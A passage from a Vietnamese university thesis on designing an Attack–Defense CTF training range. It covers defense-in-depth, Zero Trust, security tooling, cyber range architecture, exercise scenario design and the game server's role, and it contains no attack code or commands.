Trong thực tế, DDoS và APT thường xuất hiện cùng với các kỹ thuật khác: DDoS được dùng để đánh lạc hướng, trong khi kẻ tấn công âm thầm xâm nhập vào hệ thống qua một lỗ hổng web; hoặc ngược lại, sau khi chiếm được quyền điều khiển, kẻ tấn công sử dụng tài nguyên của nạn nhân như một phần của botnet toàn cầu [6][8]. Điều này đòi hỏi đội ngũ phòng thủ không chỉ nắm vững kỹ thuật cấu hình firewall, vá lỗ hổng, mà còn phải có khả năng phân tích log, nhận diện hành vi bất thường, hiểu rõ “nhiệt hoạt động bình thường” của hệ thống để phát hiện khi có biến động.

Trong bối cảnh đó, diễn tập tấn công – phòng thủ mạng đóng vai trò là “phòng thí nghiệm thực chiến” cho cả tấn công và phòng thủ. Thông qua các kịch bản được thiết kế bám sát các kỹ thuật đã nêu (tấn công web, tấn công dịch vụ, DDoS nhỏ, mô phỏng chuỗi APT rút gọn), người tham gia có cơ hội:


- Thực hành khai thác các lỗ hổng điển hình trên môi trường được kiểm soát,
- Học cách theo dõi log, phát hiện tấn công và triển khai biện pháp ứng phó,
- Trai nghiệm quá trình ra quyết định và phối hợp trong đội khi hệ thống đang chịu tấn công.

Đối với môi trường đào tạo đại học, việc tổ chức diễn tập dưới dạng Attack–Defense CTF cho phép đưa các khái niệm lý thuyết như OWASP Top 10, DDoS, APT… trở thành những bài thực hành cụ thể: mỗi đội vừa phải bảo vệ hệ thống của mình, vừa tìm cách khai thác hệ thống của đội khác. Qua đó, sinh viên không chỉ hiểu “tên gọi” của từng loại tấn công, mà còn hiểu cách nó diễn ra trên hệ thống thật, các dấu hiệu nhận biết và biện pháp giảm thiểu [6][8]. Đây chính là cơ sở để đề tài lựa chọn xây dựng một hệ thống diễn tập tấn công – phòng thủ dựa trên mô hình Attack–Defense CTF.

1.3. Các biện pháp phòng thủ hiện đại

1.3.1. Phòng thủ nhiều lớp (Defense in Depth) và Zero Trust

Trước bối cảnh các hình thái tấn công ngày càng đa dạng và tinh vi, việc chỉ dựa vào một lớp bảo vệ duy nhất (ví dụ tường lửa ở biên mạng) là không đủ để bảo đảm an toàn cho hệ thống thông tin. Khái niệm phòng thủ nhiều lớp (Defense in Depth) được đề xuất như một nguyên tắc cốt lõi trong thiết kế an toàn hệ thống: thay vì trông chờ vào một “hàng rào” duy nhất, tổ chức triển khai nhiều lớp kiểm soát bảo mật chồng lên nhau ở các mức khác nhau – từ biên mạng, mạng nội bộ, máy chủ, ứng dụng cho đến dữ liệu và con người [10].




Hình 1.6 Minh họa phòng thủ nhiều lớp (Defense in Depth)

Trong mô hình này, khi một lớp phòng thủ bị vượt qua (ví dụ tường lửa cấu hình sai, một tài khoản VPN bị lộ), các lớp còn lại (phân đoạn mạng nội bộ, hệ thống phát hiện xâm nhập, kiểm soát truy cập trên máy chủ, mã hóa dữ liệu...) vẫn có thể giảm thiểu thiệt hại. Các tiêu chuẩn và tài liệu hướng dẫn của NIST nhấn mạnh rằng Defense in Depth không chỉ là chuyện “cắm nhiều thiết bị”, mà là việc kết hợp hợp lý các biện pháp kỹ thuật, quy trình và con người, bảo đảm mỗi lớp phòng thủ được thiết kế với giả định rằng các lớp khác có thể bị xâm phạm [10].

Song song với Defense in Depth, những năm gần đây mô hình Zero Trust được chú ý rộng rãi. Khác với tư duy truyền thống “bên trong mạng nội bộ là vùng tin cậy”, Zero Trust khẳng định rằng không có vùng nào mặc định được tin cậy: mọi truy cập, dù đến từ bên trong hay bên ngoài, đều phải được xác thực, ủy quyền và kiểm soát dựa trên ngữ cảnh (thiết bị, vị trí, độ nhạy cảm của tài nguyên, hành vi bình thường của người dùng, v.v.) [11]. Thay vì xây dựng một “vỏ cứng, ruột mềm”, Zero Trust hướng tới kiến trúc trong đó mỗi dịch vụ, mỗi phân đoạn mạng, mỗi ứng dụng đều được bao quanh bởi các cơ chế bảo vệ và kiểm soát truy cập riêng.

NIST SP 800-207 mô tả Zero Trust như một tập hợp các nguyên tắc và mô hình tham chiếu, trong đó đáng chú ý là: xác thực liên tục (continuous authentication), tối thiểu hóa quyền truy cập (least privilege), phân đoạn chi tiết (micro-segmentation) và giám sát liên tục trạng thái và hành vi của người dùng, thiết bị, ứng dụng [11]. Trong thực tế, nhiều tổ chức áp dụng kết hợp Defense in Depth và Zero Trust: tiếp tục duy trì nhiều lớp bảo vệ vật lý và logic, đồng thời thay đổi tư duy từ “tin tưởng theo vị trí mạng” sang “tin tưởng theo định danh và ngữ cảnh”.



Hình 1.7 Minh họa kiến trúc Zero - Trust

1.3.2. Các giải pháp kỹ thuật: firewall, IDS/IPS, WAF, SIEM, SOAR

Để hiện thực hóa các nguyên tắc phòng thủ hiện đại, tổ chức cần một tập hợp các giải pháp kỹ thuật bổ trợ lẫn nhau. Ở lớp biên mạng, tường lửa (firewall) vẫn là thành phần cơ bản, thực hiện chức năng lọc lưu lượng, giới hạn các cổng, giao thức, địa chỉ IP được phép đi qua. Các thế hệ tường lửa mới (Next-Generation Firewall – NGFW) bổ sung khả năng phân tích lưu lượng ở tầng ứng dụng, nhận diện ứng dụng, người dùng, hỗ trợ lọc dựa trên nội dung, tích hợp phát hiện xâm nhập và chống malware.

Bên trong mạng, hệ thống phát hiện và ngăn chặn xâm nhập (IDS/IPS) được triển khai để giám sát lưu lượng và cảnh báo khi phát hiện dấu hiệu tấn công, từ các mẫu chữ ký đã biết (signature-based) đến các hành vi bất thường (anomaly-based). Ở tầng ứng dụng web, Web Application Firewall (WAF) được sử dụng để bảo vệ trước các tấn công như SQLi, XSS, tấn công vào URL và tham số, bằng cách phân tích nội dung HTTP/HTTPS và áp dụng các luật lọc chuyên sâu, thường dựa trên các quy tắc tham chiếu từ OWASP Core Rule Set [6][7].

Tuy nhiên, trong các hệ thống vừa và lớn, số lượng log và cảnh báo từ các thiết bị bảo mật, hệ điều hành, ứng dụng là rất lớn và khó theo dõi nếu chỉ quản lý rời rạc. Do đó, nhiều tổ chức triển khai hệ thống quản lý thông tin và sự kiện bảo mật (Security Information and Event Management – SIEM) để thu thập, chuẩn hóa, lưu trữ và phân tích tập trung các log, đồng thời tạo ra các cảnh báo dựa trên luật tương quan hoặc phát hiện bất thường [10]. SIEM đóng vai trò “trung tâm thần kinh” của hoạt động giám sát an ninh: nó giúp người vận hành có cái nhìn tổng thể về những gì đang diễn ra trong hệ thống, thay vì xem log từng thiết bị riêng lẻ.

Trong những năm gần đây, khái niệm SOAR (Security Orchestration, Automation and Response) xuất hiện như một bước tiến nhằm tự động hóa các tác vụ lặp lại trong quá trình ứng phó sự cố: thu thập thông tin liên quan, kiểm tra mức độ nghiêm trọng, cô lập endpoint nghi ngờ, chặn IP trên tường lửa, v.v. Thay vì để mỗi sự cố phải xử lý hoàn toàn thủ công, các playbook tự động của SOAR giúp rút ngắn thời gian phản ứng, đồng thời giảm tải cho đội ngũ vận hành, để họ có thể tập trung vào những tình huống phức tạp, cần phân tích chuyên sâu [10][11].

1.3.3. Vai trò đào tạo và diễn tập trong chiến lược phòng thủ mạng

Mặc dù các công nghệ firewall, IDS/IPS, WAF, SIEM, SOAR đóng vai trò quan trọng, nhưng con người và quy trình mới là yếu tố quyết định trong chiến lược phòng thủ mạng. Nhiều báo

cáo an ninh mạng chỉ ra rằng không ít sự cố nghiêm trọng xuất phát từ việc cấu hình sai, bỏ qua cảnh báo, hoặc quy trình ứng phó không rõ ràng, dẫn đến phản ứng chậm trễ trước tấn công.

Vì vậy, bên cạnh việc đầu tư vào công nghệ, các tiêu chuẩn của NIST và nhiều thực hành tốt (best practice) đều khuyến nghị tổ chức cần đào tạo định kỳ cho đội ngũ nhân sự, xây dựng quy trình ứng phó sự cố rõ ràng và thực hiện các cuộc diễn tập an toàn thông tin ở nhiều cấp độ [10][11]. Trong các cuộc diễn tập này, hệ thống phòng thủ được đặt trong tình huống “thử lửa”: từ những kịch bản kỹ thuật đơn giản (tấn công web, quét lỗ hổng, khai thác một dịch vụ cụ thể) đến những kịch bản phức tạp hơn mô phỏng chuỗi APT, kết hợp tấn công kỹ thuật với yếu tố con người.


Đối với môi trường đào tạo và nghiên cứu, các cuộc diễn tập dạng Attack–Defense CTF đóng vai trò như một “phòng lab thực chiến”, nơi sinh viên và kỹ sư an ninh mạng có thể trải nghiệm trọn vẹn vòng đời tấn công – phòng thủ: thiết lập hệ thống, triển khai dịch vụ, theo dõi log, phát hiện tấn công, vá lỗ hổng, đồng thời tìm cách khai thác hệ thống của đội khác. Qua đó, chiến lược phòng thủ mạng không còn chỉ nằm trên giấy hoặc trong các sơ đồ lý thuyết, mà trở thành kỹ năng thực tế được rèn luyện thường xuyên.

1.4. Các hệ thống mô phỏng trong an toàn thông tin

1.4.1. Khái niệm hệ thống mô phỏng và cyber range

Trong lĩnh vực an toàn thông tin, hệ thống mô phỏng có thể hiểu là một môi trường được xây dựng có chủ đích nhằm tái hiện lại các thành phần chính của hạ tầng CNTT – từ máy chủ, thiết bị mạng, dịch vụ ứng dụng cho tới người dùng – để phục vụ mục đích huấn luyện, thử nghiệm và đánh giá. Khác với hệ thống sản xuất, môi trường mô phỏng cho phép tiến hành các thí nghiệm, thử nghiệm tấn công, cấu hình và thay đổi kiến trúc mà không gây ảnh hưởng tới hoạt động thực tế của tổ chức.

Khái niệm cyber range là một bước phát triển cao hơn của hệ thống mô phỏng. Thay vì chỉ là một “lab ảo” với vài máy ảo đơn lẻ, cyber range được thiết kế như một môi trường diễn tập toàn diện, có khả năng mô phỏng đầy đủ vòng đời tấn công – phòng thủ: từ việc triển khai hệ thống mục tiêu, tiến hành tấn công kỹ thuật, giám sát, ứng phó sự cố cho tới đánh giá kết quả và rút kinh nghiệm. Một cyber range điển hình thường kết hợp cả phần hạ tầng (máy chủ, mạng, dịch vụ), phần kịch bản (tình huống tấn công, mục tiêu phòng thủ) và phần công cụ hỗ trợ (game server, scoreboard, hệ thống ghi nhận log, hệ thống quan sát) [2].



Hình 1.8 Minh họa cyber range trong CTF-AD

So với các bài thực hành đơn lẻ trên máy ảo, hệ thống mô phỏng/cyber range cho phép người học trải nghiệm bức tranh toàn cảnh: không chỉ biết khai thác một lỗ hổng cụ thể, mà còn hiểu

vị trí của dịch vụ trong kiến trúc mạng, tác động của tấn công tới các thành phần khác và quy trình phát hiện – ứng phó tương ứng.

1.4.2. Kiến trúc cơ bản của một hệ thống mô phỏng phục vụ diễn tập

Mặc dù cách triển khai có thể khác nhau tùy theo quy mô và mục tiêu, kiến trúc của một hệ thống mô phỏng phục vụ diễn tập an toàn thông tin thường có thể phân tách thành ba lớp chính: lớp hạ tầng, lớp kịch bản và lớp quản lý – giám sát.

Ở lớp hạ tầng, hệ thống sử dụng các công nghệ ảo hóa (máy ảo, container) để triển khai các máy chủ, thiết bị mạng ảo, workstation,... tương ứng với mô hình thật cần mô phỏng. Tùy yêu cầu bài toán, lớp này có thể bao gồm các thành phần như máy chủ web, cơ sở dữ liệu, firewall, router ảo, DNS, dịch vụ mail, v.v. Việc sử dụng ảo hóa giúp có thể nhanh chóng khởi tạo, sao chép, snapshot và phục hồi môi trường khi cần.

Trên nền hạ tầng đó, lớp kịch bản mô tả các tình huống tấn công – phòng thủ cụ thể. Kịch bản quy định hệ thống nào là mục tiêu, lỗ hổng nào tồn tại, thông tin nào được xem là “flag” hoặc “tài sản quan trọng”, vai trò của các bên tham gia (Red Team, Blue Team, White Team), cùng với các mốc thời gian, điều kiện hoàn thành và cách tính điểm. Trong mô hình Attack–Defense CTF, lớp kịch bản được hiện thực hóa thông qua hệ thống game server: định nghĩa dịch vụ, cơ chế sinh flag, cách chấm điểm tấn công/phòng thủ và các điều kiện về SLA [4].

Cuối cùng, lớp quản lý – giám sát bao gồm các thành phần dùng để điều phối và quan sát diễn biến diễn tập: giao diện quản lý đội chơi, scoreboard, hệ thống thu thập và phân tích log, dashboard giám sát trạng thái hạ tầng, cũng như các công cụ hỗ trợ White Team đánh giá hiệu quả của từng đội. Trong các hướng dẫn về thiết kế hệ thống an toàn của NIST, việc bổ sung một lớp giám sát và điều phối tách biệt được xem là yêu cầu quan trọng để bảo đảm tính tin cậy và khả năng đánh giá khách quan của bài diễn tập [10].

Đối với đề tài “Xây dựng hệ thống diễn tập tấn công và phòng thủ mạng”, kiến trúc mô phỏng sẽ được thiết kế theo hướng thu nhỏ nhưng vẫn bám sát mô hình trên:

- Lớp hạ tầng: các máy ảo đóng vai trò game server, controller, máy chủ dịch vụ cho đội chơi.
- Lớp kịch bản: các dịch vụ chứa lỗ hổng được triển khai trên máy chủ, sử dụng game server để sinh và chấm flag.
- Lớp quản lý – giám sát: giao diện web của game server, cùng các công cụ thu thập log và quan sát cơ bản phục vụ đánh giá kết quả diễn tập.

1.4.3. Tiêu chí lựa chọn mô hình mô phỏng phù hợp cho đề tài

Khi lựa chọn mô hình mô phỏng cho một đề tài tốt nghiệp, cần cân nhắc giữa tính hiện thực, khả năng triển khai và giới hạn về nguồn lực (thời gian, phần cứng, kiến thức). Một hệ thống mô phỏng quá phức tạp, đòi hỏi hạ tầng lớn hoặc tích hợp nhiều công nghệ khó làm chủ sẽ không phù hợp với bối cảnh một đồ án đại học, trong khi một mô hình quá đơn giản lại không phản ánh đúng các đặc trưng của diễn tập tấn công – phòng thủ mạng.

Một số tiêu chí cơ bản có thể sử dụng để lựa chọn mô hình mô phỏng gồm:

Thứ nhất, tính chân thực và đại diện: môi trường phải tái hiện được các thành phần quan trọng mà sinh viên sẽ gặp trong thực tế, như dịch vụ web, cơ sở dữ liệu, hệ điều hành phổ biến, các thành phần mạng cơ bản. Đồng thời, các kịch bản tấn công – phòng thủ phải bám sát các kỹ thuật hiện đang được dùng rộng rãi (SQLi, XSS, khai thác lỗ hổng dịch vụ, leo thang đặc quyền, v.v.), tránh những bài toán quá “ảo” hoặc xa rời thực tế vận hành hệ thống.

Thứ hai, tính an toàn và cô lập: hệ thống mô phỏng cần được tách biệt rõ ràng khỏi hạ tầng mạng sản xuất của trường hoặc tổ chức. Tất cả hoạt động tấn công – phòng thủ phải diễn ra trong vùng lab riêng, với các cơ chế giới hạn lưu lượng, định tuyến và quyền truy cập. Điều này bảo đảm rằng việc sinh viên thực hành tấn công không gây ảnh hưởng ngoài ý muốn, đồng thời tuân thủ các khuyến nghị về vận hành cyber range an toàn [2][10].

Thứ ba, khả năng mở rộng và tái sử dụng: mô hình nên cho phép mở rộng số lượng đội chơi, dịch vụ và kịch bản trong tương lai mà không cần thiết kế lại từ đầu. Việc sử dụng các thành phần game server mã nguồn mở, các công cụ ảo hóa phổ biến và các script triển khai tự động giúp hệ thống có thể được tái sử dụng cho nhiều khóa sinh viên, nhiều đợt diễn tập khác nhau.

Thứ tư, tính đơn giản trong triển khai và vận hành: với giới hạn của một đồ án tốt nghiệp, mô hình được lựa chọn cần đủ đơn giản để có thể triển khai trọn vẹn, kiểm thử và vận hành ổn định trong thời gian làm đề tài. Việc lựa chọn kiến trúc gồm một game server trung tâm và một số máy ảo đóng vai trò đội chơi/dịch vụ giúp cân bằng giữa độ phức tạp và khả năng hiện thực hóa.

Dựa trên các tiêu chí đó, đề tài lựa chọn xây dựng một hệ thống mô phỏng dựa trên mô hình Attack–Defense CTF với hạt nhân là game server mã nguồn mở, kết hợp một số máy ảo đóng vai trò hạ tầng đội chơi. Cách tiếp cận này vừa đáp ứng được mục tiêu học thuật (mô phỏng tương đối đầy đủ quy trình tấn công – phòng thủ), vừa phù hợp với giới hạn về thời gian và nguồn lực của sinh viên.

1.5. Các kịch bản và yêu cầu của một diễn tập tấn công và phòng thủ mạng

1.5.1. Quy trình xây dựng kịch bản diễn tập tấn công và phòng thủ

Để một cuộc diễn tập tấn công và phòng thủ mạng đạt hiệu quả, phần kịch bản phải được xây dựng theo một quy trình chặt chẽ, có mục tiêu rõ ràng. Các tài liệu hướng dẫn về cyber exercise như Cyber Exercise Playbook của MITRE đều nhấn mạnh một số bước cơ bản: xác định mục tiêu, thiết kế kịch bản, triển khai, tổ chức diễn tập và đánh giá [2].

Trước hết, cần xác định mục tiêu và phạm vi của diễn tập. Ở cấp độ môn học hoặc đồ án tốt nghiệp, mục tiêu thường là: giúp người tham gia hiểu rõ quy trình tấn công – phòng thủ, rèn luyện kỹ năng khai thác và vá lỗ hổng, làm quen với các công cụ giám sát và ghi nhận log, cũng như nâng cao khả năng phối hợp trong nhóm. Phạm vi phải được giới hạn rõ: chỉ sử dụng các máy ảo trong lab, chỉ tấn công vào những dịch vụ được thiết kế riêng cho diễn tập, không phép thử nghiệm trên hạ tầng thật của tổ chức.

Tiếp theo là bước thiết kế kịch bản tổng thể. Kịch bản trả lời các câu hỏi:

- Hạ tầng mô phỏng gồm những thành phần nào (game server, máy chủ dịch vụ, mạng đội chơi)?
- Vai trò của các bên: Red Team, Blue Team, White Team, có hay không Green Team (hỗ trợ kỹ thuật)?
- Câu chuyện (storyline) của cuộc diễn tập là gì: bảo vệ hệ thống thông tin của một “doanh nghiệp giả định”, một “trung tâm dữ liệu”, hay một “dịch vụ cung cấp cho khách hàng”?
- Thời lượng và cấu trúc: chia thành bao nhiêu pha (recon, exploitation, post-exploitation, hardening), mỗi pha kéo dài bao lâu?

Trên nền kịch bản tổng thể, cần xây dựng kịch bản kỹ thuật chi tiết: xác định dịch vụ nào chứa lỗ hổng, loại lỗ hổng (SQLi, XSS, command injection, sai cấu hình), cách game server sinh và chấm flag, cơ chế cập nhật điểm (attack/defense/SLA) và các “ngòi kích hoạt” (inject) mà White

Team có thể đưa vào (ví dụ: thay đổi thêm một lỗ hổng mới giữa chừng, hay công bố một bản cập nhật gấp). Ở bước này, việc kiểm thử trước (dry-run) là rất quan trọng để bảo đảm lỗ hổng thực sự khai thác được, flag được sinh đúng, dịch vụ không sập ngoài ý muốn.

Cuối cùng là tổ chức diễn tập và đánh giá. Trong lúc diễn tập, White Team giám sát game server, log, và hỗ trợ khi có sự cố hạ tầng. Sau khi kết thúc, cần có phiên tổng kết (debriefing) để phân tích diễn biến: đội nào phát hiện tấn công sớm, và lỗ hổng tốt, sử dụng công cụ giám sát hiệu quả; từ đó rút ra bài học cho những lần tổ chức tiếp theo [2].

1.5.2. Yêu cầu kỹ thuật và yêu cầu sư phạm của một cuộc diễn tập

Một cuộc diễn tập tấn công và phòng thủ mạng tốt cần đáp ứng đồng thời yêu cầu kỹ thuật và yêu cầu sư phạm. Nếu chỉ tập trung vào kỹ thuật mà bỏ qua khía cạnh sư phạm, sinh viên có thể “choi rất vui” nhưng không rút ra được kiến thức có hệ thống; ngược lại, nếu chỉ chú trọng lý thuyết mà môi trường kỹ thuật không đủ ổn định và chân thực, bài diễn tập sẽ thiếu sức thuyết phục.

Về yêu cầu kỹ thuật, hệ thống phải bảo đảm:

- Tính ổn định và hiệu năng: game server, cơ sở dữ liệu, mạng nội bộ và các máy ảo đội chơi phải hoạt động ổn định trong suốt thời gian diễn tập; tránh tình trạng “sập lab” làm gián đoạn cuộc chơi.
- Tính an toàn và cô lập: mọi hoạt động tấn công – phòng thủ đều bị giới hạn trong môi trường mô phỏng; cấu hình mạng phải bảo đảm không có đường đi từ lab ra hạ tầng thật của trường hoặc Internet (hoặc nếu có thì được kiểm soát chặt).
- Khả năng quan sát và ghi nhận: hệ thống cần ghi lại log của game server, log dịch vụ, log mạng ở mức tối thiểu để sau buổi diễn tập có thể phân tích lại diễn biến.
- Cơ chế chấm điểm rõ ràng: cách tính điểm tấn công, phòng thủ, SLA phải minh bạch, có tài liệu giải thích để đội chơi hiểu điều gì làm họ được cộng hoặc trừ điểm [10].

Về yêu cầu sư phạm, diễn tập cần bám sát mục tiêu của môn học hoặc đề tài:

- Mục tiêu học tập cụ thể: trước khi diễn tập, giảng viên/nhóm hướng dẫn phải nêu rõ: sau buổi diễn tập, người tham gia cần nắm được những kiến thức, kỹ năng nào (ví dụ: triển khai dịch vụ an toàn, nhận diện SQLi/XSS, sử dụng công cụ ghi log, phân tích lưu lượng bất thường...).
- Độ khó phù hợp: kịch bản phải được thiết kế theo mức độ của người học. Với sinh viên, có thể bắt đầu bằng các lỗ hổng tương đối rõ ràng, tài liệu hướng dẫn căn bản; với đối tượng chuyên sâu, có thể tăng dần độ phức tạp.
- Cơ chế phản hồi và đánh giá: sau diễn tập, nên có báo cáo tổng kết, thảo luận (debrief) để phân tích nguyên nhân thành công/thất bại, so sánh chiến thuật giữa các đội, và gắn kết kết quả diễn tập với tiêu chí đánh giá trong học phần hoặc đồ án.

Các hướng dẫn của NIST về chương trình đào tạo và bài tập an toàn thông tin đều nhấn mạnh rằng đào tạo lý thuyết, thực hành lab và diễn tập phải được thiết kế như một chuỗi liên tục, trong đó diễn tập đóng vai trò “cấp độ cao nhất” để kiểm tra năng lực tổng hợp của người học [10].

1.5.3. Định hướng kịch bản diễn tập áp dụng trong đề tài

Dựa trên các nội dung lý thuyết đã trình bày, đề tài “Xây dựng hệ thống diễn tập tấn công và phòng thủ mạng” lựa chọn triển khai kịch bản theo mô hình Attack–Defense CTF thu nhỏ, được đưa lên một máy chủ VPS trên Internet. Cách triển khai này vừa tận dụng được tài nguyên của

nha cung cấp dịch vụ, vừa cho phép các đội chơi có thể tham gia từ xa thông qua kết nối mạng, nhưng vẫn bảo đảm cấu trúc tách lop giữa vùng công khai và vùng nội bộ như trong các hệ thống thực tế.

Về hạ tầng kỹ thuật, thay vì nhiều máy ảo rời rạc, kiến trúc được tổ chức thành ba vùng logic trên cùng một VPS (Hình 1.x):

- Vùng Public (VPS: Public Network): máy chủ VPS có địa chỉ IP công khai là điểm vào duy nhất từ Internet. Người chơi truy cập tới VPS thông qua HTTP/HTTPS để xem giao diện web, scoreboard và tài liệu hướng dẫn.
- Vùng trung gian – backend (Network DMZ): bên trong VPS, một mạng ảo DMZ được sử dụng để triển khai công Portal (UI, dashboard) và game server (controller, scoring, checker, submission, rotate). HAProxy đóng vai trò reverse proxy nhận kết nối từ Internet, chuyển tiếp vào Portal/game server và che giấu cấu trúc nội bộ. Vùng này là nơi duy nhất giao tiếp hai chiều với Internet, giúp giảm thiểu bênh tấn công trực tiếp vào mạng nội bộ.
- Vùng nội bộ – Internal (Network Internal): các “Server Vul Team” được triển khai dưới dạng máy ảo nhẹ hoặc container, nằm trong mạng nội bộ ảo. Mỗi server đại diện cho hệ thống dịch vụ của một đội chơi, với địa chỉ riêng. Game server trong DMZ truy cập các server này qua mạng nội bộ để sinh flag, kiểm tra dịch vụ và chấm điểm. Các đội chơi kết nối tới hệ thống của mình thông qua SSH hoặc các cơ chế truy cập được cấu hình sẵn, nhưng không truy cập trực tiếp sang server của đội khác mà chỉ thông qua kênh tấn công (dịch vụ dễ tổn thương).

Mỗi đội chơi sẽ được gán một “phiên bản logic” của dịch vụ thông qua server vuln riêng và/hoặc token đội, đảm bảo tính công bằng trong thi đấu. Game server sinh flag định kỳ, chèn vào dịch vụ tương ứng của từng đội và cho phép các đội khác khai thác để đánh cắp flag, đồng thời chấm điểm tấn công/phòng thủ tương tự như các cuộc thi Attack–Defense CTF thực tế.

Về nội dung kịch bản, nhóm đề tài định hướng:

- Tập trung vào một-hai dịch vụ chính nhưng có chiều sâu (ví dụ: một ứng dụng web chứa nhiều lỗ hổng ở cả tầng logic và cấu hình), thay vì trải rộng quá nhiều dịch vụ nhỏ lẻ.
- Thiết kế chuỗi nhiệm vụ tăng dần: ban đầu là khai thác các lỗ hổng đơn giản để lấy flag, sau đó là các bước kết hợp (chẳng hạn: dùng SQLi để thu thập thông tin, lợi dụng cấu hình sai để leo thang, rồi duy trì backdoor).
- Yêu cầu mỗi đội không chỉ khai thác mà còn phải vá và gia cố (hardening) dịch vụ của mình trên server vuln, đồng thời vẫn bảo đảm dịch vụ “sống” để không bị trừ điểm SLA. Điều này buộc người chơi phải cân bằng giữa bảo mật và tính sẵn sàng của hệ thống.

Về mục tiêu sứ mệnh, kịch bản trong đề tài nhằm:

- Giúp sinh viên nắm rõ mối liên hệ giữa tấn công và phòng thủ: mỗi lỗ hổng khai thác được đều xuất phát từ sai sót cụ thể trong mã nguồn hoặc cấu hình;
- Rèn luyện khả năng quản trị hệ thống trong điều kiện chịu tấn công, biết ưu tiên nhiệm vụ (vá lỗi nào trước, giữ dịch vụ nào hoạt động), sử dụng log và công cụ giám sát để ra quyết định;

- Hình thành tư duy Defense in Depth và Zero Trust ở mức cơ bản: không mặc định tin tưởng bất kỳ vùng mạng nào, kể cả khi đã ở trong Network Internal; mọi truy cập đều cần được kiểm soát và ghi nhận.

Khi triển khai thực tế, nhóm sinh viên có thể bắt đầu với một kịch bản đơn giản (một dịch vụ web duy nhất trên mỗi server vuln), sau đó dần mở rộng (thêm dịch vụ thứ hai, thêm các yếu tố APT rút gọn hoặc tấn công DDoS nhỏ) trong các lần diễn tập tiếp theo. Cách tiếp cận mở rộng dần trên kiến trúc VPS hiện có vừa giúp hoàn thành tốt mục tiêu của đồ án, vừa tạo nền tảng để sau này hệ thống có thể được sử dụng như một cyber range nội bộ cho các khóa sinh viên sau.

1.6. Các công nghệ và công cụ hỗ trợ, game server

1.6.1. Vai trò game server trong diễn tập Attack–Defense CTF

Trong một cuộc diễn tập Attack–Defense CTF, game server là “trái tim” của toàn bộ hệ thống. Nếu coi các máy chủ dịch vụ của đội chơi là “chiến trường”, thì game server chính là trọng tài kiêm ban tổ chức tự động, đảm nhiệm các chức năng cốt lõi sau:

Trước hết, game server quản lý danh tính đội chơi và dịch vụ. Mỗi đội có một tài khoản, một token đội và một tập các dịch vụ (service) được gán. Game server lưu trữ cấu hình dịch vụ, trạng thái kích hoạt, tham số chấm điểm và các thông tin nền tảng khác. Điều này bảo đảm mọi đội đều được đối xử công bằng, cùng xuất phát từ một cấu hình vulnbox giống nhau.

